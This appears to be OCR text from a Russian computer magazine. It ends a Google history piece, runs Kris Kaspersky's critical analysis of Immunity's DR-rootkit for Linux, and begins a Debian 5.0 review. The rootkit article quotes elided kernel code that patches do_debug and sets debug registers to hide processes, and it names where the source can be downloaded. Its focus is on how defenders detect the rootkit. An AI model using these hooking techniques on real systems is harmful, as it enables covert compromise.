— система, показывающая человеку именно те объявления, которые ему интересны, отлично прижилась и обеспечила компании постоянный приток финансов. Уже в 2000 году Google смог похвастаться прибылью, о чем большая часть интернет-компаний того времени даже не помышляла.

Дальнейшее вообще напоминает некую сказку, потому как практически все, за что бы ни брались специалисты Google, оборачивалось успехом. Десятки разработок, контракты, партнерские соглашения и новые сервисы! Даже выход на фондовый рынок в 2004 году, когда компания неожиданно отказалась от услуг специалистов в данной области и предпочла вести свои дела самостоятельно, — и тот прошел на удивление отлично. Обо всем этом вполне можно написать внушительный опус, изобилующий цифрами, фактами и именами, — что не входит ни в наши планы, ни в формат журнала. Подводя итог, заметим, что жизнь современных Брина и Пэйджа, двух молодых миллиардеров и странноватых людей, — это жизнь их компании. А Google сегодня уже, конечно, гораздо больше, чем обычный, пусть и хороший, поисковик. Google — это огромное количество сервисов. Спору нет, они удобны. GMail, GoogleMaps, GTalk, GoogleDocs и другие, плюс с недавнего времени свой браузер Chrome и первый мобильный телефон на платформе Google Andriod. Компания расширяется в самых разных направлениях сетевого (и не только) бизнеса, подобно огромному спруту. И, в общем-то, ни для кого не секрет, что вместе с этим Google весьма пристально шпионит за своими пользователями, имея доступ к различного рода информации. В том числе, к личной, такой, как переписка, документы или банальная история поиска. Все это хранится на серверах корпорации, байт к байту. Конечно, не хочется впадать в паранойю и кричать о Большом брате или происках ЦРУ, но, тем не менее — когда огромная компания-монополист держит в руках такое количество личных данных о миллионах людей, приятным это не назовешь. Например, вспоминается совсем недавний инцидент, когда суд едва не заставил компанию YouTube раскрыть приватную статистику пользователей, предоставив полную информацию по IP-адресам — кто, что смотрел, когда и зачем. Казалось бы, мелочь, а уже настораживает. У Google данных гораздо больше, и они не в пример «интереснее». Так что, если раньше осью Зла называли Microsoft, то сейчас подобными эпитетами все чаще награждают Google. Спорить с этим действительно проблематично, а представить, каких решений и ходов можно ожидать от людей, разъезжающих по офису на роликах, пожалуй, еще сложнее.

ИНТЕРЕСНЫЕ ФАКТЫ

• Пэйдж и Брин совместно приобрели Boeing 767 в личное пользование. Интересно, что они с ним делают?

• Брин бывал в России не раз, в том числе, в детстве — по программе обмена учениками. По слухам, он был в шоке и очень радовался тому, что больше здесь не живет.

• Тем не менее, Сергей Брин прекрасно говорит по-русски.

• Основной принцип компании Google звучит как Don't Be Evil («Не навреди»).

• Оба основателя Google — постоянные лица в списке миллиардеров журнала «Forbes».

• Сегодня в Google работает почти 20.000 человек.

• В честь Google Earth назван вид мадагаскарских муравьев — Proceratium google.

Один из многочисленных сервисов — Google Maps





КРИС КАСПЕРСКИ

DR-руткит: хороший заложник плохой идеи

Хакерская команда Immunity (известная своим клоном Ольги) в начале сентября 2008 выпустила руткит под Linux 2.6, который средства массовой дезинформации уже окрестили принципиально новым и совершенно неуловимым. Общественность была шокирована мрачными картинами надвигающейся схватки антивирусов с чудовищным демоном, имя которому DR-rootkit. Но так ли все обстоит на деле?

Руткиты — это программы, которые прячут другие программы. Достигается такое, как правило, перехватом определенных системных функций (с целью фальсификации возвращаемого ими результата). Чаще всего перехват осуществляется путем правки служебных структур данных (таблица прерываний; таблица системных вызовов) или же модификацией кода самих системных функций. И то, и другое легко обнаруживается проверкой целостности, а потому алгоритмы подобного типа уже лет пять как не актуальны, за что и получили прозвище «классических миссионерских».

Более изощренные руткиты отказываются от модификации кода и перезаписывают указатели на внутренние функции, хранящиеся в динамической памяти. Надежных способов детекции таких извращенцев до сих пор не придумано, но сложность их реализации, а также привязанность к конкретной версии операционной системы делает их заложниками лабораторных экспериментов без всякой надежды на успешный «промышленный» вариант.

Итак, задача: реализовать классический миссионерский алгоритм перехвата без правки кода/данных операционной системы, с одной стороны обеспечив простоту кодирования и совместимость с различными ядрами, а с другой — предотвратить обнаружение факта вторжения.

ОТЛАДОЧНЫЕ РЕГИСТРЫ НА СЛУЖБЕ КОНТРАБАНДИСТОВ

Идея, лежащая в основе DR-руткита, на самом деле не нова. В чем разработчики честно признаются и ссылаются на работы halfdead'а и Pierre Falda, jgbcsdf.o bt, описывающие особенности перехвата управления под никсами, которые основаны на установке аппаратных точек останова на системные функции, указатели и прерывания. Windows-хакеры освоили эту технологию еще во времена MS-DOS, когда термина «руткиты» не существовало, а зловредные программы, скрывающие факт своего присутствия, назывались Stealth-вирусами.

Однако многочисленные попытки создания «Голубой Пилюли» не увенчались успехом. Руткиты либо палились без особых усилий, либо настолько глубоко зарывались в операционную систему, что соглашались работать только со строго определенной версией, опять же становясь непригодными для «промышленного» применения.

Собственно говоря, разработчики DR-руткита реализовали лишь базовый функционал, обнаруживаемый даже проще, чем классические миссионерские способы перехвата, а остальное пообещали дописать в «коммерческой»

Исходный код DR-руткита с комментариями



Официальный сайт фирмы Immunity, выпустившей DR-руткит принципиально нового типа

версии. Только вот сбыться этим планам не суждено. Почему? Да потому, что на определенном этапе разработки возникнут непреодолимые технические проблемы, о которых мы обязательно расскажем, но сначала разберемся с демонстрационной версией.

x86-процессоры несут на своем борту четыре отладочных регистра DR0-DR3, содержащих линейные адреса (вектора прерываний) точек останова на исполнение кода и/или доступ к памяти. Управляющий регистр DR7 специфицирует атрибуты точек останова, а регистр статуса DR6 содержит информацию о текущей ситуации.

При срабатывании точки останова процессор генерирует исключение и передает управление обработчику прерывания по вектору 1 (отладочное прерывание). Адреса векторов прерываний содержатся в специальной таблице, хранящейся в оперативной памяти и известной под именем IDT (Interrupt Description Table). Ее целостность проверяется элементарно. На стерильной системе отладочное прерывание смотрит в ядро, а если это не так — либо установлен нестандартный отладчик уровня ядра, либо нас конкретно ломанули.

Выходит, что использование точек останова не освобождает от необходимости правки самой IDT или системного обработчика, на который указывает отладочное прерывание. В Linux-системах этот обработчик указывает на функцию `do_debug` (реализованную в файле `./arch/i386/kernel/traps.c`), которую и правит DR-руткит, причем правит весьма криво. Отыскивает инструкцию, похожую на CALL, подменяя оригинальный целевой адрес таким образом, чтобы он указывал на хакерский обработчик. Примитив! И это они называют Stealth-руткитом! Ладно, спишем этот недостаток на «демонстрационную» ориентацию текущей версии, хотя... как списать концептуальные просчеты? Как ни крути, а без модификации отладочного прерывания (или функции, на которую оно указывает) не обойтись, — те же яйца, только в профиль.

Разумеется, никто не мешает нам поставить точку останова на модифицированный код обработчика прерывания. Мы перехватываем все обращения к хакнутой ячейке памяти и подсовываем чтецу фальсифицированный результат, а всех писцов отправляем лесом (в противном случае защита может элементарно снять хакерский обработчик, перезаписав содержимое первых байт функции). Но подобные меры действуют только против пионеров. Начнем с того, что BIOS (точнее — чипсет) может скидывать содержимое оперативной памяти на диск на аппаратном уровне в обход процессора. Точки останова при этом не срабатывают. Достаточно просто спроецировать банк физической памяти, где находится интересующий нас код, на соседний регион адресного пространства (опять-таки, физического). Тогда точки останова вновь не сработают. Наконец, современные процессоры обладают развитыми средствами мониторинга производительности, позволяя отслеживать количество выполненных переходов, машинных команд, обращений к памяти и т.д., а потому любая маскировка тут же становится заметной. Но это мы уже полезли в дебри. DR-руткит не предпринимает никаких попыток для маскировки факта перехвата функции do_debug, что и подтверждается нижеследующим кодом:

КЛЮЧЕВОЙ ФРАГМЕНТ DR-РУТКИТА, ОТВЕТСТВЕННЫЙ ЗА МОДИФИКАЦИЮ КОДА ФУНКЦИИ ОС DO_DEBUG()

```
static int __get_int_handler(int offset)
{
  int idt_entry = 0;
  // Загрузка содержимого IDT-таблицы посредством команды SIDT с последующим определением линейного адреса отладочного прерывания
  __asm__ __volatile__ ( "xorl %%ebx,%%ebx \n\t"
    "pushl %%ebx \n\"
    …
    "popl %%ebx \n\t"
      : "=a" (idt_entry)
      : "r" (offset)
      : "ebx", "esi" );
  return idt_entry;
}

static int __get_and_set_do_debug_2_6(u_int handler,
  u_int my_do_debug)
{
  // Грязный поиск машинной команды CALL offset (опкод E8h xx xx xx xx), потенциально небезопасный и в определенных ситуациях приводящий к ложным срабатываниям, необратимо гробящим функцию do_debug и вгоняющим ядро в панику
  while (p[0] != 0xe8)
  {
    p ++; // Если это не E8h, проверяем следующий байт
  }
  DEBUGLOG(("*** found call do_debug %X\n", (u_int)p));
  …
  // Замена старого оффсета на новый, указывающий на хакерский обработчик (на многопроцессорных системах возможен крах, так как правка кода не атомарна)
  p[1] = (offset & 0x000000ff);
  p[2] = (offset & 0x0000ff00) >>  8;
  p[3] = (offset & 0x00ff0000) >> 16;
  p[4] = (offset & 0xff000000) >> 24;
  return orig;
}

static int __init init_DR(void)
```




```
{
  …
  // Определение линейного адреса вектора прерывания INT
01h
  h0x01 = __get_int_handler(0x1);
  h0x01_global = h0x01;
  // Правка системного обработчика отладочного прерывания
путем прямой правки системной функции в памяти
  __orig_do_debug = (
    void (*)())__get_and_set_do_debug_2_6(h0x01,
    (u_int)__my_do_debug);
       …
}
```

Ужас! Впрочем, для демонстрационной версии вполне сгодится. Углубляться в дальнейший анализ кода руткита нет смысла.
Там все стандартно. Перехватывается диспетчер системных вызовов (на что уходит две точки останова — одна на `INT 80h` [old gate], другая — на `SYSENTER [new gate]`). Третья точка останова устанавливается динамически при срабатывании любой из первых двух. Руткит анализирует, какая именно системная функция вызывается, и загоняет ее адрес в DR3, а при генерации отладочного прерывания просто подменяет регистровый контекст, перенаправляя EIP на код хакерского обработчика:

КЛЮЧЕВОЙ ФРАГМЕНТ DR-РУТКИТА, ОТВЕЧАЮЩИЙ ЗА УСТАНОВКУ ТОЧКИ ОСТАНОВА НА ВЫЗЫВАЕМУЮ СИСТЕМНУЮ ФУНКЦИЮ

```
// Определение адреса системного вызова для установки ди-
намичной точки останова
dr2 = sys_table_global +
  (u_int)regs->eax * sizeof(void *);
// Задание параметров точки останова
s_control |= TRAP_GLOBAL_DR2;
s_control |= TRAP_LE;
s_control |= TRAP_GE;
s_control |= DR_RW_READ << DR2_RW;
s_control |= 3        << DR2_LEN;
// Копирование линейного адреса системного вызова в отла-
дочный регистр DR2
__asm__ __volatile__ ("movl %0,%%dr2 \n\t"
:
: "r" (dr2) );
break;
```

Rootkit Hunter в работе

РАССТРЕЛ DR-РУТКИТА ПРЯМОЙ НАВОДКОЙ

Истребители класса Stealth невидимы только для коротковолновых радаров (используемых армией США). Длинноволновые радары (морально устаревшие, но все еще не списанные) палят их без особых усилий. Поэтому для России «Стелсы» большой угрозы не представляют.
Точно так же обстоят дела и с DR-руткитом. Он невидим для защит, контролирующих целостность таблиц прерывания, и системных вызовов, которые DR-руткит не изменяет. Но защиты рангом повыше (контролирующие целостность обработчиков прерываний и системных функций) палят DR-руткит «в лет» — по захаченной функции `do_debug`.
Поскольку DR-руткит использует аж три отладочных регистра (из четырех имеющихся), отладчики уровня ядра с ним не работают и вызывают ужасные конфликты, обусловленные борьбой за точки останова и отладочное прерывание. Чисто теоретически, грамотно написанный руткит обходится всего одной точкой останова и «делится» отладочным прерыванием с отладчиком. А еще лучше — выгружает себя из памяти при активном ядерном отладчике, который позволяет «запеленговать» руткит просмотром кода операционной системы и служебных структур данных. Бороться с отладчиком, конечно, можно, но вот нужно ли? Сам факт борьбы демаскирует руткита.
Не следует забывать, что отладочные регистры могут быть прочитаны из любого ядерного модуля, состоящего всего лишь из нескольких строк кода.

Создатели DR-руткита обещают в следующей версии оказать этому способу проверки яростное сопротивление и заставить процессор генерировать исключение при любом обращении к отладочным регистрам. Процессор, действительно, может сделать это. А что толку? Да, в теории все гладко и сладко. Защита читает DRx-регистр для контроля его целостности. Процессор генерирует исключение, которое подхватывается руткитом, возвращающим защите фиктивные данные.
Попытка практической реализации, однако, сталкивается с непреодолимым препятствием в лице операционной системы. Допустим, ядро сохраняет DRx-регистры для их последующего восстановления. Если руткит вернет фиктивные данные, то он и получит фиктивные данные при восстановлении контекста. OK, блокируем восстановление контекста, прочно удерживая DRx-регистры от чтения/изменения. Но при этом они неизбежно «вырываются» с уровня ядра на прикладной уровень и вызывают непредвиденные исключения, которые руткиту придется как-то обрабатывать. Все это усложняет реализацию, делая ее системно-зависимой.
Даже если руткит сумеет корректно обработать перехват отладочных регистров, это не спасет его от расправы. Ведь тут действует правило: кто первый встал, того и тапки. В смысле: кто первый захватил отладочные регистры, тому они и принадлежат. Следовательно, защитный модуль, загруженный до запуска DR-руткита, просто не позволит ему работать. Но даже если DR-руткит загрузится первым, защита, реально использующая все четыре точки останова (а не просто читающая содержимое DRx-регистров), поставит DR-руткит перед выбором: либо дезактивировать все установленные им точки останова, совершив харакири, либо обломать защиту с установкой, тем самым разоблачив себя!
Наконец, защита может и не проверять значение отладочного прерывания, а просто создать новую таблицу прерываний и загрузить ее в процессор. Воспрепятствовать перегрузке таблицы прерываний руткит не в силах. Следовательно, защита может отобрать у него отладочное прерывание, без которого руткит заглохнет, как двигатель от «Запора». Конечно, никто не мешает руткиту перехватить одну или несколько функций операционной системы, передавая управление процедуре самовосстановления при их вызове (методика, широко использующаяся еще со времен MS-DOS). Однако при этом рухнет вся концепция — мы же говорили о рутките нового поколения, нашедшем «волшебный способ» перехвата и позволяющем отказаться от правки служебных таблиц и/или кода операционной системы!

Досье на DR-rootkit (Debug Register Rootkit)

В рутките реализована принципиально новая техника скрытия сетевых сокетов, файлов и процессов злоумышленника. В нем также предусмотрена возможность удаленного управления через специально разработанный бэкдор, работающий в виде скрытого пользовательского процесса. Кроме того, автоматически скрываются дочерние процессы и сокеты, порождаемые спрятанными программами. При этом, для таких программ все скрытые руткитом ресурсы будут открытыми. Отличительные особенности руткита перечислены ниже:

- новый движок перехватчика, основанный на debug-регистрах;
- не модифицирует таблицу дескрипторов векторов прерываний (IDT);
- не модифицирует таблицу системных вызовов (sys_table_global);
- предоставляет прозрачный интерфейс для установки/снятия хуков;
- реализован в виде загружаемого модуля ядра для Linux 2.6.

Взять можно тут: www.immunityinc.com/downloads/linux_rootkit_source.tbz2.

Оказывается, в рамках сей концепции построить жизнеспособный руткит невозможно, и дело ограничивается демонстрацией принципиальной возможности.


ПУСТЫЕ ОБЕЩАНИЯ

Подведем итог. Нам обещали руткит, который не модифицирует код операционной системы, используя для перехвата отладочные регистры. В действительности, мы получили гибридный продукт, модифицирующий и отладочные регистры, и код (данные). По-другому никак не получится. Поскольку захват отладочного прерывания (необходимого для поддержания жизнедеятельности руткита) осуществляется по той же самой схеме, что и перехват прерывания INT 80h (используемого в качестве гейта системных вызовов). Методика контроля целостности хорошо отработана!

Обещали нам руткит, который нельзя обнаружить. На самом же деле он (как на концептуальном уровне, так и на уровне отдельно взятой реализации) обнаруживается элементарно, более того, требует, чтобы в системе отсутствовал отладчик уровня ядра, с которым он жестоко конфликтует.

Нам обещали, что все вышеперечисленные недостатки будут устранены в следующей версии, однако эти обещания не подкреплены никакими доводами и научно не обоснованы. Говорить можно все, что угодно, а вот... слабо описать алгоритм действий или дать ссылку на статьи или хоть какие-то работы в этой области? Linux в отношении руткитов существенно отстает от Windows (в которой, как уже говорилось, эксперименты с отладочными регистрами начали проводиться еще во времена MS-DOS). До сих пор никому не удалось создать руткит, который существенно превосходит своих коллег, использующих традиционные методики.

Короче говоря, умелое использование отладочных регистров действительно улучшает качество руткита (хотя бы потому, что препятствует активной отладке, а, значит, замедляет анализ), но не так радикально, как это утверждается. К чести парней из Immunity, — они всего лишь создали первую минимально рабочую реализацию руткита данного типа под Linux и выложили ее в открытый доступ вместе с исходными текстами, снабженными подробными комментариями. Сенсацию из этого сделали не они, так что не будем особо возмущаться. ⌶



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Самый ленивый тукс

DEBIAN 5.0 LENNY: НОВАЯ ВЕРСИЯ ПОПУЛЯРНОГО ДИСТРИБУТИВА

Debian всегда выгодно отличался от других дистрибутивов. Новомодные фичи или погоня за релизами — не его стиль. На первом месте здесь стабильность и безопасность — именно поэтому администраторы доверяют ему сервера, а тысячи пользователей устанавливают на своих десктопах. Посмотрим, не изменили ли разработчики в новой версии своим принципам.

Проект **Debian** (www.debian.org) возник летом далекого 1993 года. Ян Мердок, будучи еще студентом, решил создать дистрибутив, процесс разработки которого будет, с одной стороны, открытым и свободным (в духе Linux и GNU), и одновременно — исключительно тщательным и добросовестным. Относится Debian к дистрибутивам общего назначения, который может с успехом работать и на десктопах юзеров, и на высокопроизводительных серверах. Название Debian произошло от имени Мердока (Ian Murdock) и его подруги (ныне — уже жены) Дебры (Debra).

Релиза 1.0 как такового не было: вероятно, потому что Ян ушел из проекта (и сейчас работает в Sun Microsystems на должности директора отдела операционных платформ). Место Яна занял Брюс Пиренс, под руководством которого и появилась 1.1. Кроме номера 1.1, релиз получил имя — Buzz. Если помнишь, так звали одного из главных персонажей мультфильма Toy Story, выпущенного Pixar (Брюс состоял в этой компании в немалых чинах). С тех пор и пошла традиция использовать имена героев Toy Story в качестве названия релизов. По мультику Lenny, о котором пойдет речь, — это живая игрушка «синий бинокль». А следующая версия будет носить имя трехглазого инопланетянина Squeeze. Кстати, нестабильная (unstable) версия в Debian всегда называется Sid (так звали мальчишку, ломавшего игрушки).

В версии 2.1 «Slink», вышедшей в марте 1999 года, появилась система управления пакетами APT (Advanced Packaging Tool), до сих пор являющаяся визитной карточкой дистрибутива. Используя APT, можно легко устанавливать, обновлять программы, а при желании — полностью пересобрать дистрибутив. Этой возможностью и объясняется наличие большого количества клонов (более сотни). Самые известные: Ubuntu, Knoppix, MEPIS, Linspire и Damn Small Linux.

Загрузочное меню Debian Lenny

Официальный репозитарий пакетов Debian насчитывает сегодня более 20 тысяч пакетов — это один из самых больших дистрибутивов Linux. Хранилище пакетов устроено вполне логично, хотя и не совсем привычно для новичков. Есть три ветки, из которых постепенно формируются новые дистрибутивы:

Основные компоненты Lenny

Kernel 2.6.26
Glibc 2.7
GCC 4.3.1
Perl 5.10.0
Python 2.5
UDEV 125
Compiz 0.7.6
X.Org 1.4.2
KDE 3.5.9
GNOME 2.20.1
Xfce 4.4.2

- **stable** — стабильная, в которой содержатся пакеты, вошедшие в последний официальный дистрибутив. Сейчас это Lenny (пакеты обновляются только при устранении уязвимостей);
- **testing** — тестируемая версия. Из нее формируется следующий стабильный дистрибутив. На данный момент — это Squeeze;
- **unstable** — нестабильная версия, в которую включены все самые новые разработки. Находящиеся здесь пакеты готовятся к помещению в тестируемую ветку.


Помимо этого, пакеты в репозитарии разделены еще и по лицензиям, что позволяет при необходимости «уберечь» пользователя от установки несвободного ПО. Пакеты, входящие в состав дистрибутива (свободное ПО), собраны в main-секции. В contrib также помещены свободные утилиты, но их установка требует наличия программ или библиотек с несвободной лицензией. И наконец, все пакеты, лицензия которых имеет ограничения, собраны в non-free. Но это еще не все. Новые программы, требующие тщательного тестирования, можно найти в experimental. В volatile project находятся часто обновляющиеся пакеты (например, антивирусные базы).

Существуют проекты по использованию Debian с ядрами, отличными от Linux. Это Debian GNU/Hurd и клоны под различные варианты BSD-ядер: Debian GNU/NetBSD и Debian GNU/kFreeBSD. Но несмотря на многолетнее развитие, востребованы они в основном энтузиастами.




links

- Wiki проекта Debian: wiki.debian.org
- Информация по Debian Live: debian-live.alioth.debian.org
- Справочник по Debian: qref.sourceforge.net



dvd

К сожалению, обещанного выхода Debian 5.0 в октябре так и не произошло, но мы обещаем положить релиз сразу после появления



Текстовый инсталлятор никуда не делся

Создание раздела в Debian Installer



info

• Философия Debian изложена в документе «The Debian Linux Manifesto» (он есть на дистрибутивном диске, перевод доступен по адресу t37.nevod.perm.su/linux/debian/manifest.html).

• В каталоге /doc ISO-образа ты найдешь документацию по дистрибутиву, в том числе и на русском.

• Debian Installer можно запустить прямо из Windows.

• Есть проекты по использованию Debian с ядрами, отличными от Linux: Debian GNU/Hurd, Debian GNU/NetBSD и Debian GNU/kFreeBSD.

• APT настолько популярен, что портирован даже в Mac OS X (finkproject.org).

По числу поддерживаемых архитектур Debian — снова впереди! Здесь есть все, начиная с ARM (используется во встраиваемых устройствах), x86, AMD64, PowerPC и заканчивая мейнфреймами IBM S/390.

НОВОЕ В LENNY

Lenny пришел на смену 4.0 Etch с четырьмя обновлениями, последнее из которых датировано июлем 2008. Интерес публики подогревался постоянными сообщениями в печати и предрелизами. В июне уже была доступна бета2, затем в конце июля началась «заморозка» кода, а в конце августа пользователей ждал еще один сюрприз — бета-версия LiveCD-варианта дистрибутива.

Кроме традиционных обновлений ПО, в Lenny появилось много других изменений. В список поддерживаемых архитектур добавлены ARM EABI (встроенные устройства) и Eee PC (полная поддержка). От развития ветки SPARC (32 bit) решено было отказаться. Осуществлен полный переход на UTF-8. Это чувствуется уже на этапе установки, так как отсутствует шаг выбора кодировки. Обновлены пакеты ocaml и gcc-defaults, а также использованы последние релизы Python 2.5 и Perl 5.10. Теперь для всех архитектур по умолчанию используется компилятор GCC-4.3, применяется двойная сборка пакетов (чтобы гарантировано получить стабильный и корректный результат). Переход на Glibc 2.7 открыл дорогу для сборки многих востребованных приложений. Проведены многочисленные улучшения безопасности. Например, сборка пакетов производится с флагами «`-fstack-protector`», «`-Wformat`» и «`-Wformat-security`» для защиты от атак, направленных на переполнение буфера и стека. В качестве `/bin/sh` теперь используется POSIX-совместимый и небольшой по размеру dash (Debian Almquist shell, gondor.apana.org.au/~herbert/dash). Удален debmake и заявлена полная поддержка IPv6 и NFS v4 всеми сервисами. Похвальная работа выполнена по интернационализации (i18n) в системе управления конфигурацией Debian. Пакеты, использующие подсистему debconf, полностью поддерживают перевод сообщений на разные языки. Количество официальных языков увеличилось. Если Etch «разговаривал» на 58 